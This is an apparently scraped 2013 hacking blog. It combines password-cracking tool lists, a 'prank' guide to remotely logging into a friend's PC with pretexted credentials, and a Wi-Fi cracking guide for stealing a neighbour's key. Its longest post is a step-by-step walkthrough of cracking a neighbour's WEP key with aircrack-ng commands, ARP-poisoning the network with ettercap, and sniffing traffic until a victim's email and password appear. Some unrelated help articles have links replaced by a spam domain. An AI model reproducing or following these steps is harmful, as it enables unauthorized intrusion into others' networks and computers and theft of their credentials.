Pages

Showing posts with label Wi-Fi Hack. Show all posts

Wednesday, 12 June 2013

TOP LATEST PASSWORDS CRACKERS | BREAKERS AND HACKING LATEST SOFTWARE FREE 2013


After a lot my Article some my reader ask me to write a tutorials on password hacking crackers and breakers. There are some best password crackers and the list made from all the password breakers from all over a Globe including the version for the operating system UNIX and window. 

Passwords Hacking  Crackers | Breakers Software
  

Cain and Abel : (top password recovery tool for the Windows)


facebook gmail hotmail yahoo password hacking software
This is very best software for the password recovery tool that handles a enormous variety of the tasks and it can recover the password
          1.      Sniffing a network, cracking  
          2.      encrypted passwords using the Dictionary | Brute-Force      
          3.      Cryptanalysis attacks
          4.      Recording VoIP conversations
          5.      Decoding scrambled passwords
          6.      Revealing password boxes
          7.      Uncovering cached passwords and the analyzing routing protocols

So it’s very useful tool for the Recover the password and later IN SHA ALLAH I will try to write a complete tutorial on Cain and able.

 THC Hydra: 

how to recover password
This software Fast network authentication cracker to support many different services like when you need to the brute force crack the remote authentication service and Hydra is often a tool of that choice and It can perform the rapid dictionary attacks against the more than 29 protocols like including telnet, http, https, ftp, several databases and much more as you want

Air crack: 

how to hack wifi password software
The fastest available WPA | WEP Cracking Tools . This is the software is a suite of tools for the802.11a/b/g WPA | WEP cracking. It can be recover the 40 through 512-bit WEP key once enough the encrypted packets have been gathered and It can also attack on the WPA 1 or 2 networks using the advanced cryptographic methods and by brute force. It’s very useful for the Wi-Fi so later on I will try to write article on this.

 Air snort: 

This is software for 802.11 the WEP Encryption Cracking Tool and is a wireless LAN (WLAN) so that recovers encryption keys and its operates by the passively monitoring transmissions,and its packets have gathered packet .and its similar to the Air crack.  

 Pwdump:

 
This is software for the window password recovery tool. This is software able to extract LanMan and NTLM hashes from the Windows target and then regardless of whether Syskey Is a enabled. It is also capable for the displaying password histories and if they are available.

The RainbowCrack :


hacking password rainbow crack free
The RainbowCrack tool is the hash cracker that easy makes use of the large scale time memory and its very advance software and it can store the results in called rainbow tables and It does take the long time to precompute a tables but the RainbowCrack can be the hundreds of  times the faster than the brute force cracker once precomputation is the finished.

IMPORTANT NOTE : this is just for Educational Purpose and leave your valuable comment Below thanks

Saturday, 25 May 2013


Intro: Log into anyones computer from ANYWHERE- GREAT PRANK

WORKS WITH XP/VISTA''

magine how great it would be if you could log into a friends computer and leave small bread crumbs to freak them out... letting them know that someone has accessed their computer without them knowing but they will have no idea who it was! Trust me, its a lot of fun. haha

Examples of what could be done:

- if they are logged onto aim or any other instant messaging client with an away message up... you can change their away message to something funny for all of their friends to see."

- fill their whole desktop with blank icons."

- leave them messages in notepad documents that you have saved to their desktop."

-etc...

NOTE: This might not work if they have a firewall set up. Chances are if they are connected through a hardwire, you'll be able to get it, its those damn wireless users who are safe from people like us! haha that is of course only if their wireless is secured. Most people don't secure their wireless networks so if you are in range and can connect to the persons network, you CAN do it to them. :D

Another NOTE: Do this at your own risk. I am not responsible for any problems this may cause. ( I suggest you only do it to friends or family as a prank.


Step 1: The setup


Ok so I'm assuming you want to try this out since you've decided to check out step one... :)

First what you need to do is set up the victims computer (don't worry its simple). If they are using windows XP what you need to do is go to "My Computer" (which will be in the start menu) and right click it. Select "Properties" and then select the "Remote" tab. Once you're there check the check box that says "Allow users to connect remotely to this computer". Click "Apply" then click "Ok" and you're done! Theres just one more step you've got to do and that is get the IP address... ill show you how to do that in the next step. (its easy too)
Log into anyones computer from any where - Welcome to Naveen Ethical Hacking

Step 2: Getting the IP...


Getting their IP address is easy. Just go to the start menu and select "Run". then type in "CMD" and press enter. That will open up the terminal window. Once that opens type "ipconfig /all" (just like how i put it there). That command will bring up a bunch of numbers, you only need the IP address. (example of what an IP address looks like: 192.168.0.2). When you find it, write it down. You'll need it to access their computer when you get home, or wherever you're going to go to do it.

note: mine is blacked out in the screen shot because i don't want anyone knowing my IP. :D

You also need to get their username and password (if they have one)... and write it down. (make up some reason for them to give you their password but don't make it obvious that you're going to do bad things with it

Step 3: Now... doing the dirty work.

Once you have their IP address and a username and password for the computer, and they're written down, you can go home (or wherever you want to do this from) and to access their computer you simply go to Start > All programs > Accessories > Communications > Remote Desktop Connection...

A window will pop up. Similar to the windows 2000 logon screen. It will ask you to enter a computer. For this you will type in the IP address for the computer you wish to access. Then click "Connect".

Then you will be asked to enter a username and password. Enter them...(the ones you got from your friends computer, not your own).

and boom! you're done!!
Log into anyones computer from any where - Welcome to Naveen Ethical Hacking

Friday, 17 May 2013

How to Hack WEP/WPA/WPA2 Wi-Fi Password- wifi hacking software free download

How to Hack WiFi Password (WEP/WPA/WPA2)- Wifi hacking
If you are living nearby someones WiFi hotspot and every time your laptop search for connection its showing up but you don't have passwords. Or you just want to steal someones WPA/WPA2 Wi-Fi hotpots key or passwords. Don't worry...
In this tutorial I’ll show How to hack a WPA/WPA2 Wi-Fi connection through a bootable USB.Things you should need:1. A USB pen drive.
2. beini.iso file. [Download it from HERE].3. UNetbootin software to make your USB drive bootable. [Download for Windows, Linux or Mac]
Some few steps you should to do ( WEP):1. Write beini.iso on your USB by UNetbootin. Set everything according to this image bellow.


2. After finishing restart your PC and boot it from your USB.
3. If you were successful to boot up then you should see something like this. Click Minidwep-gtk.


4. Click OK.



5. Now Minipwep-gtk  program will open. Click Scan.


6. Select a wireless network(should have Clint) from the list. And click Lunch to start creaking process.


7. Sometimes its take a while according to your victim connections IVS value and password strength. So keep passions.


8. If it found a password, it should appear like this.


Let me know if you have done it successfully or you have any complicity.

To creak WPA/WPA2 follow this image instruction 

                                        DOWNLOAD

Thursday, 16 May 2013

10 Wi-Fi security tips


10 Wi-Fi security tips


Wireless networking can be kind of scary from a security standpoint. It opens up whole new attack vectors that were not present with wired network infrastructures. That doesn’t mean you can’t do it securely, however, and I aim to give you some ideas that can help you in that regard.
Many of these tips are likely to be inapplicable to a lot of people. For instance, if you’re running a wireless network that has to allow connections from a changing lineup of computers so that the specific computers on the network will not be constant, the point about restricting access by MAC address is unlikely to do much good. As always, you must exercise some common sense when reading through a list of security tips like this. You have to determine what options apply to you, and whether the fact that your plans make a given suggestion unusable means your plans are wrong or the suggestion simply is not relevant in your case.
  1. Use a strong password. As I pointed out in the article A little more about passwords, a sufficiently strong password (on a system with decent password protection) makes the likelihood of cracking the password through brute force attacks effectively impossible. Using a sufficiently weak password, on the other hand, almost guarantees that your system will be compromised at some point.
  2. Don’t broadcast your SSID. Serious security crackers who know what they are doing will not be deterred by a hidden SSID — the “name” you give your wireless network. Configuring your wireless router so it doesn’t broadcast your SSID does not provide “real” security, but it does help play the “low hanging fruit” game pretty well. A lot of lower-tier security crackers and mobile malicious code like botnet worms will scan for easily discovered information about networks and computers, and attack those that have characteristics that make them appear easy to compromise. One of those is a broadcast SSID, and you can cut down on the amount of traffic your network gets from people trying to exploit vulnerabilities on random networks by hiding your SSID. Most commercial grade router/firewall devices provide a setting for this.
  3. Use good wireless encryption. WEP is not exactly “good” encryption. With a freely available tool like aircrack, you can sniff wireless traffic protected by WEP and crack security on that network in a matter of minutes. WPA is the current, common encryption standard you should probably be using — though, of course, you should use something stronger as soon as it becomes available to you. Technology is advancing every day, on both sides of the encryption arms race, after all.
  4. Use another layer of encryption when possible. Don’t just rely on wireless encryption to provide all your security on wireless networks. Other forms of encryption can improve the security of the systems on the network, even if someone happens to gain access to the network itself. For instance, OpenSSH is an excellent choice for providing secure communications between computers on the same network, as well as across the Internet. Using encryption to protect your wireless network does not protect any communications that leave the network, so encryption schemes like SSL for dealing with e-commerce Websites is still of critical importance. The fact you’re using one type of encryption in no way suggests you should not be using other types of encryption as well.
  5. Restrict access by MAC address. Many will tell you that MAC address restriction doesn’t provide real protection but, like hiding your wireless network’s SSID, restricting the MAC addresses allowed to connect to the network helps ensure you are not one of the “low hanging fruits” that people prefer to attack. It is best to be effectively invulnerable to the expert security cracker, but there’s nothing wrong with being less palatable to the amateur as well.
  6. Shut down the network when it’s not being used. This bit of advice is even more dependent on specific circumstances than most of them. If you have the sort of network that does not need to be running twenty-four hours a day, seven days a week, you can reduce the availability of it to security crackers by turning it off when it isn’t in use. While many of us run networks that never sleep, and cannot really put this suggestion into practice, it is worth mentioning if only because one of the greatest improvements to the security of a system you will ever encounter is to simply turn it off. Nobody can access what isn’t there.
  7. Shut down your wireless network interface, too. If you have a mobile device such as a laptop that you carry around with you and use in public, you should have the wireless network interface turned off by default. Only turn it on when you actually need to connect to a wireless network. The rest of the time, an active wireless network interface is nothing more than another attack vector for malicious security crackers to use as a target.
  8. Monitor your network for intruders. You should always make sure you have an eye on what’s going on, that you are tracking attack trends. The more you know about what malicious security crackers are trying to do to your network, the better the job of defending against them you can do. Collect logs on scans and access attempts, use any of the hundreds of statistics generating tools that exist to turn those logs into more useful information, and set up your logging server to email you when something really anomalous happens. As a certain cartoon military SpecOps team from the 1980s would tell you, knowing about the danger is half the battle.
  9. Cover the bases. Make sure you have some kind of good firewall running, whether on a wireless router or on a laptop you use to connect to wireless networks away from home. Make sure you turn off unneeded services, especially on MS Windows where the unneeded services that are active by default might surprise you. In fact, do everything you can tosecure your system regardless of OS platform, mobility of the system, or type of network.
  10. Don’t waste your time on ineffective security measures. Every now and then, I run across some technically deficient end user handing out free advice about security based on things overheard and half-understood. Generally, this advice is merely useless, though often enough it can be downright harmful. The single most common bit of bad advice I hear from such people with regard to wireless networking is the admonition that when connecting to a public wireless network, such as in a coffee shop, you should only connect if the network uses wireless encryption. Sometimes these people get the advice half right, and recommend only connecting to networks protected by WPA — it’s half right only because WPA is the wireless encryption you should use, if you are going to use wireless encryption at all. There is no point in trying to “protect” yourself by connecting to a public access point only if it uses encryption, however, because the fact that the encryption key will be handed out to anyone that asks for it completely obviates the supposed protection you expect. It’s a bit like locking the front door of the house, but leaving a big sign on the door that says “The key is under the welcome mat,” which only protects against illiterate burglars. If you want your network to be available to everyone that walks onto the premises, just leave it unencrypted, and if you need to connect to the Internet in some public location, don’t worry about encryption. In fact, if anything, the wireless encryption might more properly serve as a deterrent rather than an enticement to using that particular wireless network, because it reduces convenience without effectively improving security at all.
Most of the security tips one can offer about wireless networking are the sort of thing someone might call “common sense”. Unfortunately, there’s an awful lot of “common sense” floating around out there, and it’s not easy to keep it all in mind all the time. You should always check up on your wireless networks and mobile computers regularly to make sure you aren’t missing something important, and you should always double-check your assumptions to make sure you aren’t wasting your energy on something not only unnecessary, but entirely useless, when more effective security measures could use your attention.

Saturday, 11 May 2013

How to search the internet


There are literally billions of websites on the internet, making a huge range of information available to you. However, it can be quite daunting when you’re trying to locate that one site that you know holds the answer!
This is where a search engine comes in. You type relevant ‘keywords’ into a search engine, which then looks for pages throughout the internet that contain those words and thus might hold the answer to your question.
You'll need:
  • A computer, smartphone or tablet with internet access.
There are two ways to get to a search engine:
  • go to your browser’s address bar and type in the address of the search engine website – for instance, Google:
  • use the search box that’s usually found in the top right-hand corner of a browser and of many websites.
There are many search engines available on the internet. Here are just a few of them:
  • Google is probably the best-known search engine, so much so that in 2006 it became a verb in the Oxford English Dictionary!
  • Bing, Microsoft’s own search engine, is usually built into the Internet Explorer browser.
  • Originally called ‘Ask Jeeves’, it was renamed as http://zubairqamar.tk/ in 2005. It responds to full questions rather than to keywords.
  • Yahoo! is the second most popular search engine after Google.
Using a search engine
Use the links above to access a search engine. Then all you have to do is enter keywords (or, in the case of Ask.com, a question) in the space provided – called the ‘search box’ – and click Search. For example, if you put ‘holiday’ and ‘Mauritius’ into the search box and click Search, you’ll come up with page after page of companies offering holidays in Mauritius.
A search engine can be used to look for products, companies, people, information, images, directions and maps. You’ll never again be frustrated by having that answer on the tip of your tongue … just google the keywords!

How to check your internet speed


When you sign up for broadband, your internet provider (ISP) will tell you the maximum speed you can expect. However, the reality can be quite different.
It’s very easy to find out what speed you’re actually getting.
You'll need:
  • A computer with internet access.
Follow these step-by-step instructions to find out your internet speed
Step 1: Open your web browser – for example, Internet Explorer 8.
Step 2: Click in the address bar at the top and type in ‘http://zubairqamar.tk/’.
Step 3: Press the ‘Enter’ key on the keyboard. This will take you to the broadband.co.uk website that, among much else, will check your internet speed for you.
Step 4: When the page has loaded, scroll down and click Speed check.
Step 5: Click in the box next to ‘Your postcode’ and type your postcode. You are asked for this because the speed of broadband provided over a standard telephone line depends a great deal on the distance between your home and the telephone exchange.
Step 6: The following three boxes – which allow you to rate your ISP – are optional. Click the arrows to choose from the drop-down lists.
Step 7: Finally, click Click here to start speed test.
The results will show you two speeds:
  • The download speed is how long it takes for pages to appear on your screen and to download files such as music files from the internet to your computer.
  • The upload speed is the opposite – for instance, how long it takes to upload photographs from your computer to an online photo album.
If you typed in your postcode, you should also be able to find out what the maximum speed could be in your area.
It’s important to note that internet speeds can vary considerably at different times of the day, so you should check yours more than once. If your internet speeds are slower than you think they should be, read our guide to speeding up your internet connection.
Fiona Syrett is a Digital Unite tutor.

How to connect to wifi


Wifi is a wireless broadband connection that allows you to connect to the internet without using any cables. It’s particularly popular for use with laptops because they can then be used in any room of the house. Wifi is also available in lots of public places, such as pubs, cafés, hotels and even some buses!
This guide will help you to understand how to connect your computer to wifi. It’s based on Windows 7, but the procedure is very similar in other versions of Windows and in Mac OS X. You’ll find a useful guide to connecting other operating systems to wifi on the BT website.
What you’ll need:
  • a wireless router
  • a computer with a built-in wireless adaptor or a separate adaptor.
Follow these step-by-step instructions to connect to wifi
Step 1: Set up your wireless router - an example of which is on the right - (see How to connect to the internet for instructions). Most internet providers now supply wireless routers as standard. When setting up one, it’s important to provide appropriate security so that your computer can’t be entered by anyone but you. Instructions for this should be supplied with the router, but if in doubt, consult an expert.
Step 2: Check that your computer has a built-in wireless adaptor (see left). Up-to-date laptops generally have one, but most desktop computers don’t.
To check whether there’s a built-in adaptor, follow these steps:
  • Click the Start button.
  • Right-click Computer.
  • Click Properties.
  • Click Device Manager.
  • Click the arrow next to ‘Network Adaptors’ to see if there’s a wifi adaptor listed.
If there is a wifi adaptor, a wifi icon should also appear in the system tray in the bottom right-hand corner of the screen. In Windows 7, 
it looks like the one on the right.
If you don’t have a wireless adaptor, you’ll need to buy one to plug into one of your computer’s USB ports. The adaptor should be supplied complete with instructions on how to use it to connect to a wireless network.
Step 3: To connect to a wireless network, click the wifi icon. You should now see a list of available networks – an example is on the left.
Step 4: To connect to a network, just click on its name. If it’s a secure network and it’s the first time you’ve used it, you’ll need a password. If it’s your home network, your internet provider will have given you a password – sometimes it’s printed on a sticker attached to the router.
If you’ll be using the same connection regularly, you can tick the box to connect automatically.
Step 5: The first time you connect to a network, you’ll be asked to choose whether it’s a home, work or public network.
Warning: Be very careful if you connect to unsecured wireless networks such as wifi ‘hotspots’ in public places. While on them, it’s important not to use websites that require you to enter personal or financial details as other users of the network could gain access to these details.
Fiona Syrett is a Digital Unite tutor.

Top 10 Hacker Attacks


Top 10 Hacker Attacks 


It's quite easy to find the best of the best—or, arguably, the worst of the worst—hacker attacks ever made. They're very widespread. However, the past ten years had been such a busy decade that it would've been better to come up with a top one hundred than a top ten. Nevertheless, here are the top ten hacker attacks to ever spread through the Internet or victimize a network.
1.           GIFAR: The GIFAR hack that's been discovered by John Heasman, Rob Carter, Nathan McFeters, and Billy Rios takes the top spot because it's a very widespread GIF (image file) and JAR (Java Archive) attack that allows the execution of an arbitrary applet code hidden behind a web application.
2.           Google Gears Cross-Origin Model Exploit: This particular hacking model that's been discovered by Yair Yamit involves abusing the Google Gears loader's tendency to disregard a Gears worker file's headers as it loads it.
3.           The Safari Bomber: Nitesh Dhanjani revealed to the Internet at large that a rogue website has the capability to "carpet bomb" a user's Windows desktop or Mac OS X's downloads directory with malicious codes using the Safari browser.
4.           Clickjacking: Robert Hansen and Jeremiah Grossman has demonstrated that stealing the "clicks" away from users via link redirects or streaming videos is possible care of an arbitrary JavaScript code.
5.           Opera Exploitation: Stefano Di Paola divulged that the Opera exploit mostly revolves around stealing history, creating a botnet, or redirecting users to a hacker-controlled rogue website.
6.           HTML 5 Abuse: Alberto Trivero reports that the structured client-side storage technology of HTML 5 is very, very vulnerable to an assortment of creative and not-so-creative hacker techniques all aimed at stealing stored data from a target's computer.
7.           Cross-Domain Leakage: Site logins via authenticated CSS were proven to be leaky by Michal Zalewski and Chris Evans. More to the point, hackers can pretty much do whatever they want with a targeted site by simply exploiting the generic browser cross-domain bug of whether an image is existent or not.
8.           TCP Tunneling: Haroon Meer, Marco Slaviero, and Glenn Wilkinson conclude that it's possible to tunnel TCP over HTTP and SQL injection as demonstrated by their special reDuh project that can make a TCP circuit via properly developed HTTP requests.
9.           ActiveX Repurposing: Haroon Meer appears in this list for a second time by informing the tech community about using the upgrade functionality of the ActiveX control that causes one's client to download a possibly dangerous file.
10.        Flash Parameter Injection: Adi Sharabani, Ayal Yogev, and Yuval Baror produced a presentation showcasing just how a cyber attacker could use the Flash parameter to load malicious movies and attack a Flash-based system even after the vulnerability is patched.


Sunday, 24 February 2013

Hacking Wireless Networks

 -What I will be Going Over-

In this article, I don’t plan on giving you any bullshit. I don’t plan on hinting towards how
to break into a wifi network, I will show you how to break into a wifi network. I will do it simple
steps, and only break them down if I feel that you will need it or can benefit from knowing it.
The following subjects I will touch on include the following:

1. Brief Introduction to Backtrack

2. Cracking the WEP Key (we will go over WEP cracking, I may write another one on
WPA a bit later…)
3. MITM Attack
4. Basic Network Analysis
-Brief Introduction to Backtrack-
Backtrack is something that is essential, in my opinion, to be in any hackers toolbox. It
is a live-linux cd that is compatible with most laptops (Just for reference sake, I am using my
Eee PC with an external DVDRom drive to boot it). All you have to do is go to www.remoteexploit.
org and download the ISO that fits what you would like to use it on (CD, DVD, or
USB/SD). Once you do that, you will need to to stick the CD/DVD/USB/SD into your laptop,
and restart. When you restart, you must hit whatever key you need to do load the boot
options, for most computers it’s F8 or F9, for mine, it’s the ESC key. Once you boot into it, you
will have to go through a few menus, basically all you have to do is keep hitting enter until the
KDE loads.
When the boot is finished, you should see a screen similar to this:

-Cracking the WEP Key-

Note: For reference, since not all parameters are the same for each laptop, I have put them as variables ($) where
you plug in what is necessary for you.
1. Open a new shell prompt:

1. Type airmon-ng to see what interfaces are available. As you can see I have 2
interfaces, wifi0 and ath0, but wifi0 is the parent of ath0, so this will be a bit tricky. Most
laptops only have one interface.
2. Type airmon-ng stop ath0 to stop the ath0 interface
3. Type airmon-ng start wifi0 so it puts ath0 into monitor mode


4. Type clear to clear the screen then type ifconfig ath0 down
5. Now we need to change the MAC address, to do this type macchanger –mac
00:11:22:33:44:55 ath0


6. Now we need to turn our interfaces back on by typing airmon-ng start wifi0


 7. Now we get down to the meat and bones, we can start scanning for networks by typing
in airodump-ng ath0

8. If you already know the ESSID of the network you would like to crack the WEP key for,
go right ahead and crack it, but because I am doing this on a neighbor, I took a guess
that it was the one with the highest PWR. Which is linksys—- (blocked out for security
purposes)
9. Now we are going to single that network out by typing in the following:
airodump-ng -c $CHANNEL -w wepcrack –bssid $BSSID ath0


10.Now our goal is to get the #Data field to reach around 10,000 (just to be safe) so we
have to provoke the data by first associating ourselves with the network. Do this by
typing aireplay-ng -1 0 -a $BSSID -h 00:11:22:33:44:55 -e $ESSID ath0
i don’t think I would need to break this down for you, to do this, I am sure you can just
look at what I did for each of the variables and plug in your own.


11.Now that were associated, we can start sending packets back to the network, therfore
increasing the amount in the #Data field. We do this by typing in aireplay-ng -3 -b
$BSSID -h 00:11:22:33:44:55 ath0
12.Once you think the #Data has climbbed to a decent amount, open a new shell prompt
and type the following: aircrack-ng -n 64 -b $BSSID wepcrack-01.cap


Congratulations! We just cracked our first WEP key. Now what I am going to do is
restart my laptop and boot into my regular OS and connect to the network now that I have the
WEP key.

-MITM Attack-

In order to intercept their packets, we will need to find some way to take all their
internet traffic, forward it to our laptop, then to the internet. How do we do this? Yup, a MITM
attack. Here is a simple picture to demonstrate:
So now you may be asking, how do I do this!? Ettercap is the answer, if your doing this
on a Windows machine, your going to have to google it to install it, but if your on *nix, you can
download and install it simply by typing sudo apt-get install ettercap
Once it


 So now you may be asking, how do I do this!? Ettercap is the answer, if your doing this
on a Windows machine, your going to have to google it to install it, but if your on *nix, you can
download and install it simply by typing sudo apt-get install ettercap
Once it is done, we can open the GUI for it by typing sudo ettercap -G into the shell


1. Go to Sniff > Unified Sniffing and then choose your interface, mine, of course, is ath0
2. From there go to Hosts > Sccan for Hosts


3. Now we need to see what hosts are up, do this by going to Hosts > Host List


4. Now, since it is common sense that usually the *.*.*.1 IP is the router, we are going to
highlight that, and click Add to Target 1, and since I don’t know what all the other IP’s
go to, I will highlight all the other IP’s and click Add to Target 2
5. Go to MITM > arp poisoning and press ok, don’t check any of the boxes.
6. Now go to Start > Sniffer
7. Minimize ettercap
-Basic Network Analysis-
Finally, we can now start analyzing traffic from their network, this does take a lot of
patience and luck though, because they have to be using the internet at the exact time that
you are connected to their network. What I did was simply left my laptop running for about an
hour during the evening.
1. Download wireshark by typing sudo apt-get install wireshark, if your on Windows,
again, google it. You can open it by simply typing sudo wireshark into a shell
2. Go to Capture > Interfaces and choose the interface you would like to use. To choose
it, click Start that is next to the interface, you can kind of get an idea of what interface
to use because of the amount of packets going in and out of it.


13


NOTE: DO NOT CHOOSE ANY, it won’t work.
3. Now we just have to sit back and wait till we get a bunch of packets, I left mine running
for about an hour and gathered about 35,000 packets. As you can imagine, that is a lot
of packets to skim through on a laptop, and will take forever to search for one query, so
I have saved the pcap file (file > save) and will analyze it on my desktop machine,
which has a bit more capacity to handle things like this quicker.
4. Now that we have all these packets, we can start looking for certain filters, to do this
press CTRL+F and click the By String bubble.
5. Since I would like some passwords, type password into it, and see what we get.
6. Success! As you can see below, it found a packet that has the word password in it!


14

7. Now we must right click the packet highlighted, and go to Follow TCP Stream you will
be prompted with something that looks like this:


15


8. I’m sure you can’t see this because the picture is a bit small, but if you zoom in, you will
be able to see Email_Textbox=dex-12%40yahoo.com and
Password_Textbox=th4l1fe


images

-Closing Notes-
I really do hope you’ve learned a decent amount from this article, if you have any
questions at all, just Contact me. Just a side note, the person I did this
on, a neighbor around the corner,
THANKS TO ALL VISITORS


Sample text

Sample Text